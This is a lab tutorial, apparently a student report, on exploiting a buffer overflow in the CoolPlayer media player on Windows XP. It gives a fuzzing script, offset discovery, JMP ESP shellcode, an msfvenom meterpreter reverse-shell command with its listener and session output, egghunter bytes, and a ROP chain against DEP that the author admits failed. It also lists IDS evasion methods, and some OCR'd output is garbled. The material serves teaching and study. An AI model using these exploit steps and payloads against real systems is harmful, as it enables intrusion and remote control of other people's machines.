

Exploit Exploration

A tutorial to illustrate a buffer overflow vulnerability

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Note that Information contained in this document is for educational purposes.

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1 Introduction

1.1 AIMS

The aim of this tutorial is for the reader to have a good understanding of the following concepts

- the underlying mechanisms of how stacks and memory is used on a system
- what buffer overflows are and how they occur.
- developing an exploit under windows XP with No DEP
- developing an exploit under windows XP with DEP enabled

1.2 TOOLS USED

- Kali linux Virtual machine Kali vm is required as a few tools cannot be found on windows such as metasploit and netcat
- Windows XP SP3 virtual machine This is the machine where the vulnerable application is found.
- **Immunity Debugger** the primary debugger used in this guide and is used to examine assembly code within the program.
- **Coolplayer** A vulnerable media player used for the purpose of developing and testing exploits.
- **Metaploit** Tool used to generate payloads and create reverse shell shellcode.
- Mona script Python Script used to automate certain exploitation methods

1.3 BASICS OF BUFFER OVERFLOWS

Buffers are a form of memory storage that temporarily hold onto data while it is in the process of being transferred from one location to another. The primary purpose of a buffer is to hold data right before it is used. A buffer overflow occurs when the amount of data stored exceeds the storage limit of the memory buffer. This causes the adverse effect of any program attempting to write data to the buffer will overwrite adjacent memory locations in the buffer.




Figure 1 – illustration of buffer overflows

1.4 MEMORY

To truly understand how buffer overflows work we must first have a good understanding of what occurs in memory when a program is executed. When a program is run by the systems OS, the executable will be contained in memory which is segmented in a specific way so that the program runs efficiently. The system OS will then call the main method as a function which effectively beings the program.




Figure 2 – Diagram of Memory

Kernel

- At the top of memory there is the kernel that holds the parameters that are passed to the environment and program variables.

Text

- There is then the bottom of the memory which contains text, this section holds the code itself and is read-only.

Data and bss

- We then have Data which are also read-only and contains initilzed variables while bss contains uninitialsied variables.

Heap

- The heap is a large area of memory where larger objects are allocated and stored such as images and videos. The section of memory is not managed by the OS but by the application itself. The Heap changes size as the program is being affected by the user. The heap utilizes pointers which makes it slower than the stack.

Stack

The stack lies just below the kernel and holds local variables for each function. It follows a lastin, First-out structure (LIFO) When a function is called, it is pushed to the end of the stack and when it is removed it is popped off the stack. Unlike the heap, the stack is a fixed size and is also much smaller.

Unallocated Space

- The Free memory sits between the stack and the heap and is the section of memory where the overflow occurs.

1.5 THE REGISTERS AND POINTERS

Now that we know the basics of how memory works. an important step before trying to understand buffer overflows is to first understand how the registers and pointers function within the stack. There are a few important Registers to know.

1.5.1 General purpose Registers

There are a total of 8 general purpose registers

- **EAX** Used in arithmetic operations
- **ECX** Counter for string, loop, and rotate operations
- EDX I/O pointer
- EBX Pointer to data in the DS segment
- **ESP** Stack pointer, pointer to the top of the stack
- EBP Base pointer to data on the stack
- **ESI** general purpose
- EDI destination pointer

1.5.2 Instruction pointer

Instruction pointer is probably the most notable when it comes to buffer overflows as it is utilized whenever an exploit is carried out. The EIP must always contain the address where the shellcode is stored.

• **EIP** – Points towards the next instruction

1.5.3 Flags register

The flags register is the status registers that holds the state if the CPU. Condition codes are assigned when instructions on the CPU are executed. These are known as flags.

2 Procedure and Results

2.1 Overview of Procedure

The procedure of this tutorial will take you through the various steps and methodology of how to find that flaws exist within a program and the steps on how to develop an exploit under NO DEP to take advantage of these flaws. There will then be an analysis of the amount of space for shellcode and any character filtering that occurs.

Once this is done, you will then learn how to execute more complex payloads such as reverse shells that an attacker would most likely use in a real-life scenario. We will then go on to illustrate the concept of egg-hunter shellcode and its significance to buffer overflows.

Having known how to do the following steps under No DEP on the windows XP virtual machine. You will then learn how to use ROP chains to execute shellcode under DEP enabled.

2.2 PROOF OF FLAW

2.2.1 Exploring the program

Firstly, we must analyze the application to see how it works. Upon initial analysis we can see that it is a media player that allows the user to open mp3 files, import songs and upload playlists. It also lets the user import custom skins to customize how the application appears. It also includes a frequency equalizer.



Figure 3 – Coolplayer Media Player

From the initial analysis of the application, we can see that there a few entry points which could be fuzzed to provide proof of a flaw existing. These include the ability to open mp3's, skins and playlists. For

the purpose of this tutorial, we will only be using one entry point which will be the ability to upload skins.

2.2.2 Proof of vulnerability

The first step is to upload the media player to immunity debugger. This will allow you to monitor the stack and memory registers. To be able to crash the program a .ini file was used (this is the accepted file type for skins). This was automated using a python script see appendix A. The purpose of the ini file is to crash the program with an overload of the character A. after testing for a while it was found that 5000 characters were enough to crash the program.

Upon creating the ini file proceed to load it into the media player as follows.




Figure 4 - Loading ini file



Figure 5 - Crash report

As we can see from figure 6 The instruction pointer (EIP) and a large section of the stack were overwritten with the character A. this proves the fact that the vulnerability exists.




Figure 6 - Buffer overflow

2.3 DISTANCE FROM STACK TO EIP

The next step in this tutorial is to calculate the distance from the stack to the instruction pointer. For this you will need to create a pattern this can be done using a tool called pattern_create. This creates a string with unique character sections. The command should be entered within the kali virtual machine and is as follows; "/usr/share/metasploit-framework/tools/exploit/pattern create.rb --length 5000"

It should be noted that this tool is included in Metasploit. See appendix B for the generated string

Once this has been done, we will now take the python script created earlier in the tutorial (see appendix A) and substitute the A's with the newly generated string. See appendix C. After this is done go ahead and create the new ini file and follow the same procedure as before when uploading the skin file. The program should crash, and you should have gotten a memory access violation.

Figure 7 – Pattern written to stack

As we can see from immunity debugger The ASCII code has been written to the register and the EIP value has changed. This EPI value is important for the next step, so make sure to take note of it.

To calculate the distance to the EIP we must use the pattern_offset tool. This can be found on the Metasploit framework in the same directory as the pattern_create tool. The tool takes the EIP value and outputs the offset.

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -
-query 71413171 5000
[*] Exact match at offset 484
```

Figure 7 – Pattern_offset Value

We can see from the terminal output that the distance to the EIP was 484.

2.4 SHELLCODE

2.4.1 Finding shellcode space

Having found the distance from the stack to the EIP we can now Exploit the overflow vulnerability by inserting shellcode to the top of the stack. To do this you will need to create a new altered version of the previous script done in either Perl or Python. In this case python was used, see appendix D. this script will find the amount of space there is for shellcode on the stack. In this case the offset values are "A", the validation letters for the EIP are "B", and the shellcode will be "C", "D" and "E".




Figure 7 – Characters written to stack

We can see the 4 "B" characters have been written to the EIP and the offset values and junk characters have been written to the stack. This requires some trial and error. You will have to change the value of the junk characters gradually increasing it until values become overwritten. It was found that there is more than enough space for our exploits.

2.5 PROOF OF CONCEPT

With all the prior information gathered we can now move onto proving that the vulnerability exists and force the program to open another program on the machine. For this example, we will be using the simple built-in windows calculator.

Firstly, to run the calculator, you will have to ensure the ESP is at the very top of the stack so that the shellcode can be executed properly. From the previous section we saw that you could overwrite the EIP with 4 "B"s showing that you can edit the EIP successfully. As such you can now replace the EIP register with a specific address that will execute our shellcode. The address you will be using is called "JMP ESP" this will tell the instruction pointer to run the contents of ESP which contains the shellcode.

To continue with the exploit, we first require an DLL that has an JMP ESP instruction. Through immunity debugger we can view all the DLL's used by the application




Figure 8 – DLL's loaded by application

For this tutorial, we will be using "kernel32.dll" this is a very common primary function DLL used by windows. We will now use a tool called "findjmp" to find all the "JMP ESP" commands and the memory address's where they are located. See figure 9 for the command used.

```
C:\Documents and Settings\Administrator\Desktop>findjmp.exe kernel32 esp
Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32 for code useable with the esp register
0x7C8369F0 call esp
0x7C86467B jmp esp
0x7C868667 call esp
Finished Scanning kernel32 for code useable with the esp register
Found 3 usable addresses
```

Figure 9 – JMP ESP commands

We can see that the "JMP ESP" is located at the address off "0x7C86467B" this is what will be inserted into the EIP. We will then have to create a new python script. Take the previous script used for shellcode and replace the EIP variable with the memory location of JMP ESP. this will store the JMP ESP within the register. See as follows

```
EIP = pack('v', 0x7C86467B)
```

Next, we will need to add something called a nop slide. This is used to ensure the shellcode is not overwritten by calls when executed. The way NOP's work is if any calls occur the NOPs are overwritten as opposed to the shellcode. To implement this into your new script add a new NOP variable as follows.

my
$$nops = '' \times 90'' \times 4;$$

With all this done we can finally add our shellcode to the script. You can use a search engine to find suitable shellcode for our purpose of opening calculator.exe. after browsing google a 16-byte shellcode was found for windows XP SP3 which fits within our space for shellcode. See references for the link to the website. Now simply add the shellcode variable to your script with the value of the shellcode.

Note due to python 2's lack of the struct function. We will now convert this to perl for use in the windows XP environment. See appendix E for the finished script. Now run the finished script to generate our exploit file. Upload it as a skin to the media player and a CMD terminal along with our calculator should appear.




Figure 10 - Opening calculator

2.6 CHARACTER FILTERING

Programs vary in the ways they handle input. Sometimes there will be an automatic system in place which makes the input become lower or uppercase for example. Programs commonly use this to filter characters for security reasons. If this such program utilizes character filtering, then it is entirely possible that our shellcode would fail. This makes it very important to check for character filtering before going ahead.

Before moving forward, you will have to download a python script called mona.py. this can be found on a git hub repository (see references). Mona is useful for several things concerning Exploit development in general, but we will be using It to find any bad characters within our program.

Go ahead and drop mona.py into the "Pycommands" folder within immunity debugger (ensure your python is at least version 2.7.14).




Figure 11 - Mona.py path

Now with mona.py installed we can issue our first command. Enter "!mona byte array" and this will generate us a hexadecimal byte array which we will use as mock shellcode. See appendix F for the script.




Figure 12 – Byte array

Once this byte array is generated. You can go ahead and load the script into immunity debugger and run the application. Once this Is done use mona.py to compare the shellcode with our byte array to find any bad characters. The command is as follows.

tmona compare -f C:\Program Files\Immunity Inc\Immunity Debugger\bytearray.bin -a 0012BEA4

	Co	ompa	aris	son	res	results:											
Ø	00 75	01 46	02 86	03 70	94 90	95 90	96 90	97 90	08 00	09 d3	0a 12	ØЬ 00	Ø0	0d f2	0e 13	0f 00	File
10	10	11	12	13	14	15	16	17	18	19	1a	16	ac 1c	1d	1e	1f	Memory File
20	100	00 21	00 22	00 23	00 24	00 25	00 26	00 27	00 28	00 29	00 2a	ØØ 2Б	00 20	00 2d	00 2e	00 l 2f l	Memory File
30	100	00 31	99 32	99 33	00 34	99 35	99 36	00 37	99 38	00 39	00 3a	99 35	99 3c	99 3d	00 3e	00:	Memory File
40	100	00 41	00 42	00 43	00 44	00 45	00 46	00 47	00 48	00 49	00 4a	00 4b	00 4c	00 4d	00 4e	00: 4f:	Memory File
50	90	00 51	99 52	99 53	99 54	99 55	99 56	99 57	99 58	99 59	99 5a	øй 5Ь	99 50	99 5d	99 5e	00: 5f	Memory File
60	00	00 61	00 62	00 63	00 64	00 65	99 66	00 67	00 68	00 69	00 6a	øø 6Ь	99 60	99 6d	00 6e	00 6f	Memory File
	100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	001	Memory
70	170 100	71 00	72 00	73 00	74 00	75 00	76 00	77 00	78 00	79 00	7a 00	7Ь 00	7c 00	7d 00	7e 00	7f 00	File Memory
80	180	81 00	82 00	83 00	84 00	85 00	86 00	87 00	88 00	89 00	8a 00	8b 00	8c 00	8d 00	8e 00	8f 00	File Memory
90	190	91 00	92 00	93 00	94 00	95 00	96 00	97 00	98 00	99 00	9a 00	9b 00	9c 00	9d 00	9e 00	9f 00	File Memory
aØ	a0	a1 00	a2 00	a3 00	a4 00	a5 00	a6 00	a7 00	a8 00	a9 00	aa 00	ab øø	ас 00	ad ØØ	ae 00	af 00	File Memory
ЬØ	ЬØ 100	Ь1 00	62 00	ЬЗ 00	Ь4 00	65 00	Ь6 00	67 00	Ь8 00	Б9 00	bа 00	ЬЬ 00	Бо ØØ	bd øø	be øø	Бf : 00 :	File Memory
00	c0	c1 00	c2 00	c3 00	64 00	c5 00	66 00	c7 00	68 00	69 00	00 00	оb 00	00	od øø	00 00	of:	File
dØ	l dø	ďΙ	ď2	ďЗ	d4	ď5	d6	d7	d8	d9	da	đБ	do	ďď	de	df l	File
eØ	00 e0	00 e1	00 e2	00 e3	00 e4	00 e5	00 e6	00 e7	00 e8	00 e9	00 ea	99 eb	99 ec	00 ed	00 ee	00:	Memory File
fØ	100 1f0	00 f1	00 f2	00 f3	00 f4	00 f5	00 f6	00 f7	00 f8	00 f9	00 fa	00 fb	00 fc	00 fd	00 fe	00: ff:	Memory File
	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	90;	Memory

Figure 13 – Character comparison

In the case of the author. Mona.py did not yield great results for bad characters. If mona.py does not return bad chars. Manual searching should be used instead

After some manual searching, the characters of 00 0a 0d 3c and 3d were found to be bad chars

2.7 COMPLEX PAYLOAD

Now with the more basic example done. You should have a good understanding of how to go about developing simple buffer overflow exploits. We will now move onto utilizing a more complex payload which would be more likely in a real-life scenario.

In this case we shall be attempting to obtain a meterpreter TCP reverse shell using Metasploit to generate us our shellcode. We will be using our kali Virtual machine as our listening device. A reverse shell works by making the target machine connect back to the attacker's device.

Ensure that both the attacker and XP machine are on the same subnets and can communicate with each other. See appendix G. For the purpose of this guide, we will be using Metasploit to generate our shellcode for the reverse tcp shell. Mfsgui in windows can also be used instead.

Firstly, generate our shellcode using msfvenom. Set LHOST as the kali machine. This is the machine that will be listening. Ensure the L PORT is 4444. Make sure that it is using alpha_upper encoding and that you are filtering out the bad characters found earlier.

```
(kali@ kali)=[~]

$ msfvenom --platform windows -a x86 -p windows/meterpreter/reverse_tcp -e x86/alpha_upper -f perl --smallest -b '\x00\x0a\x0d\x3c\x3d' LHOST=192.168.0.128 LPORT=4444
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 661 (iteration=0)
x86/alpha_upper chosen with final size 661
Payload size: 661 bytes
Final size of perl file: 2894 bytes
my $buf =
"\x89\x89\x80\x80\x80\x7\x49\x73\xf4\x55\x59\x49\x49\x49\x49\x49".
```

Figure 15 – Payload Settings

Once we have our shellcode. we can now insert this into our perl script. We will be using the same one as the calculator just replace the shellcode for the calc with the one we have just generated.

Once this is done, we will now select our payload and set up a listener on our kali machine

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.128
LHOST ⇒ 192.168.0.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit
```

Figure 16 – Listener

Go ahead and upload the exploit into the vulnerable media player. The meterpreter session should be opened on the kali machine. A sysinfo was run to prove control.

```
Started reverse TCP handler on 192.168.0.128:4444
    Sending stage (175174 bytes) to 192.168.0.200
 *] Meterpreter session 1 opened (192.168.0.128:4444 
ightarrow 192.168.0.200:1075) at 2022-05-16 17:06:05 +0100
<u>meterpreter</u> > sysinfo
               : XPSP3VULNERABLE
Computer
os
                : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture
               : x86
System Language : en_GB
Domain
Logged On Users : 2
Meterpreter
                : x86/windows
meterpreter >
```

Figure 17 - Complex Payload

2.8 Egg hunter

Although in this case there was enough room for shellcode to execute our exploits. Egg hunting can be utilized if there is not enough room for shellcode to execute. Egg hunter code is an exploit in which a unique string is inserted into memory just before the shellcode is executed. Alongside the the instructions that point to its location. The egg is normally around 8 to 32 bytes.

To begin, we will firstly use the mona script used earlier to generate us our egg hunter code. Once you have the generated code we will once again alter our calculator script from earlier. Insert the egg hunter code as well as a tag "w00tw00t". The tag is required so that the egg hunter can find where the shellcode is located. As with before, ensure there is a suitable amount of nops added. See appendix G for the finished script

```
[+] Command used:
[mona egg -t w00t
[+] Egg set to w00t
[+] Egg set to w00t
[+] Generating traditional 32bit egghunter code
[+] Preparing output file 'egghunter.txt'
[+] Preparing logfile egghunter.txt
[+] Egghunter (32 bytes):
[*] Egghunter (32 bytes):
[*] **N66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
[*] **Xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
```

Figure 18 – Egghunter code Generation

If the script ran successfully with a bit of time the calculator should appear on the screen.

2.9 DEP ENABLED – ROP CHAINS

*Please note for the following section the author was not able to bypass dep. However, the method and logic used here is sound and should produce results if followed correctly.

For the following section ensure that the windows XP device has DEP enabled, this can be done by altering" boot.ini". Make sure "NoExecute=AlwaysOn". DEP is a feature built into windows for an extra layer of security to prevent code being executed in memory. The original calculator exploit should not be functioning with DEP enabled.

DEP does not allow you to write and execute memory simultaneously. To bypass DEP's countermeasures, we will be using a method called "ROP chaining" (Return Oriented Programming) using ROP gadgets and creating a chain. The way this works is that it exploits control over the EIP to jump to sections of code in the DLL library executed by the application.

To begin with, we will be using moan.py once again. This will search for return address in the application. we will be using "msvcrt.dll" this is a standard windows dll. Use the following command.

!mona find -type instr -s "retn" -m msvcrt.dll -cpb "\x00\x0a\x0d\x3c\x3d"

```
False,
False,
False,
False,
False,
False,
0x77c60171
0x77c602bc
0x77c608a8
                                                                                                                                                                                   [msvcrt.d]
[msvcrt.d]
[msvcrt.d]
[msvcrt.d]
[msvcrt.d]
[msvcrt.d]
                                                                                                                                                                                                                                                                                                                                                                          SafeSEH: True, OS: True,
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Figure 18 - Returned instructions

The return address we will use is the one found at the address of "0x77c1110". You can use any of the addresses if they have "PAGE EXECUTE READ".

We will now need to findout what gadgets we can use in the specific ddl loaded by the application. The following command was used to search for gadgets.

!mona rop -m msvcrt.dll -cpb "\x00\x0a\x0d\x3c\x3d"

This will generate a new Text file called "Rop chains.txt". This file will include a long list of rop chains. Some of which are not usable within our program and are labeled with "unable to find gadget"

Eventually after browsing the file, you should find a usable rop chain.

```
rop_gadgets =
    #[---INFO:gadgets_to_set_ebp:---]
0x77c5385e, # POP EBP # RETN [msvcrt.dll]
0x77c5385e, # skip 4 bytes [msvcrt.dll]
     #[---INFO:gadgets_to_set_ebx:---]
    0x77c35515, # POP EBX # RETN [msvcrt.dll]
0xffffffff, #
    Oxffffffff,
    0x77c127e5, # INC EBX # RETN [msvcrt.dll]
0x77c127e1, # INC EBX # RETN [msvcrt.dll]
     #[---INFO:gadgets_to_set_edx:-
    #[---INFO:gadgets_to_set_edx.---]
0x77c3b860,  # POP EAX # RETN [msvcrt.dll]
0x2cfe1467,  # put delta into eax (-> put 0x00001000 into edx)
0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40c033 # RETN [msvcrt.dll]
    0x2CTe1+0.,
0x77c4eb80,
    0x77c58fbc,
                                   # XCHG EAX, EDX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_ecx:---]
0x77c34de1, # POP EAX # RETN [msvcrt.dll]
    0X7/C54de1, # POF EAX # REIN [msvcrt.dil]
0X2cfe04a7, # put delta into eax (-> put 0x00000040 into ecx)
0X77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
0X77c14001, # XCHG EAX,ECX # RETN [msvcrt.dll]
    OX77c14001, # XCHG EAX,ECX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_edi:---]
OX77c47b8c, # POP EDI # RETN [msvcrt.dll]
OX77c47a42, # RETN (ROP NOP) [msvcrt.dll]
#[---INFO:gadgets_to_set_esi:---]
OX77c22666, # POP ESI # RETN [msvcrt.dll]
OX77c2aacc, # JMP [EAX] [msvcrt.dll]
OX77c52217, # POP EAX # RETN [msvcrt.dll]
OX77c1110c, # ptr to &virtualAlloc() [IAT msvcrt.dll]
    #[---INFO:pushad:---]
0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
0x77c354b4, # ptr to 'push esp # ret ' [msvcrt.dll]
].flatten.pack("v*")
return rop_gadgets
```

Figure 20 – usable rop chain

The usable ROP chain is for the virtualAlloc() function. This allows us to create a new area within memory to store and execute shellcode simultaneously. This should allow the bypass of DEP. The Rop chain is generated for us is in python. You can keep it in python or translate it to perl. Due to the outdated python version within the XP Virtual machine the author has translated it to perl.

Insert the rop chain into our calculator script and change the address location to "0x77c1110". See appendix H for the final script. Go ahead and upload the file as a skin to the media player and the calculator should appear.

3 Discussion

3.1 OVERALL DISCUSSION

As seen from this guide buffer overflows can prove to be fatal regarding security if a program is misconfigured or outdated. Users should always be running the latest version of the software they are using to best protect themselves from buffer overflow vulnerabilities. Exploits like these can be utilized by hackers to remove certain restrictions on the system to execute more malicious files and payloads.

3.2 COUNTERMEASURES

There are steps that can help prevent these vulnerabilities being exploited.

- DEP dep can be enabled to provide a defense mechanism that prevents suspicious code from being stored and executed within the heap and stack. This makes it so an attacker cannot execute and store code simultaneously rendering many exploits useless.
- System Anti-Virus Your antivirus contains some features to detect buffer overflows by scanning through memory. The Antivirus can also detect some shellcode to prevent it from executing.
- Correct Programming practice Buffer overflows can be avoided easily providing the code has
 methods in place to prevent these attacks. This can be as simple as input validation and other
 authentication measures.
- **Python and java** Both Python and java are completely impervious to buffer overflow attacks (not including interpreter). This is due to how the languages are hardcoded.
- Regular Software updates software updates released by the developer often contain new security features. So, if there is an existing vulnerability. Chances are the developer will eventually fix it with a patch.
- Character Filtering Programs utilize character filtering to filter out input for certain characters.
 This can be a detriment to an attacker's shellcode as it is likely that some characters within the code will get filtered by the program and the shellcode will not run.
- ASLR this is a security technique designed to combat rop chains. It works by randomly
 arranging the address space for processes data sections. This prevents the attacker to jump to
 important positions. The only way for an attacker to bypass this is for them to find a non ASLR
 DLL module or execute a EIP overwrite.

SEHOP – this is a countermeasure to Structured Exception Handler (SEH) exploits. SEHOP ensure
that a processes thread exception handler list is valid before any registered exception handlers
are called

3.3 Bypassing Countermeasures

There are a few methods for bypassing some of the countermeasure mentioned earlier

- **Encoding-based evasion** this method substitutes ASCII characters with the hexadecimal equivalent. if the software does not have support for this specific encoding it will fail to recognize the code as malicious.
- **RET2REG** this can be utilized to if both ASLR and DEP are active on the system OS. All you require is a DLL that is not protected by either.
- Packet Splitting This can be used to bypass some Intrusion Detection Systems (IDS). It works by splitting up a payload into several packets. Unless the IDS can recombine the split packets. It should be able to bypass the IDS.
- **Encryption-based evasion** This allows the payload to be encrypted using a cipher. This tricks the IDS into believing that the payload is non-threatening. The exploit once bypassed the IDS will then unencrypt itself and execute the shellcode.

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APPENDICES PART 1

APPENDIX A

```
forwardBuf = "A" * 5000
payload = forwardBuf
with open("exploit1.ini", "wb") as f:
f.write("[CoolPlayer Skin]\r\nPlaylistSkin={}".format(payload))
```

APPENDIX B — GENERATED PATTERN

a0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag7Ag8Ag5 1h0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9A10Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4Am5Am6Am7Am8Am $\sqrt{0}$ q08q18q2Bq38q48q58q68q78q88g9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs48s5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6E 3x8Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9 Le0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9 Ll0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9 .s0Cs1Cs2Cs3Cs4Ct5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy 1200g00g1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Oi5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm 